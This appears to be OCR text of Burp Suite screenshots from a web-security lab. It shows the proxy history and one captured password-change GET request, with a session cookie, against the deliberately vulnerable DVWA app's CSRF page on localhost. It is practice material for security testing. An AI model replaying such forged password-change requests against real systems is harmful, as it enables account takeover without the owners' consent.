
#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
143	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/			200	4593	HTML		Vulnerability: Cross ...			127.0.0.1		19:12:23 1...	8888
224	http://localhost:8080	GET	/DVWA/vulnerabilities/exec/			200	4491	HTML		Vulnerability: Comm...			127.0.0.1		19:45:10 1...	8888
225	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/			200	4593	HTML		Vulnerability: Cross ...			127.0.0.1		19:45:20 1...	8888
226	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/?pas...	✓									127.0.0.1		19:45:41 1...	8888


Request | Response


Raw | Params | Headers | Hex

```
GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Ch
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/DVWA/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=f45ontceo3l0l52rfi0r7qb8fq
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

? < + > Type a search term 0 matches


Burp Suite Professional v1.7.37 - CSRF.burp - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited
143 http://localhost:8080 GET /DVWA/vulnerabilities/csrf/
224 http://localhost:8080 GET /DVWA/vulnerabilities/exec/
225 http://localhost:8080 GET /DVWA/vulnerabilities/csrf/
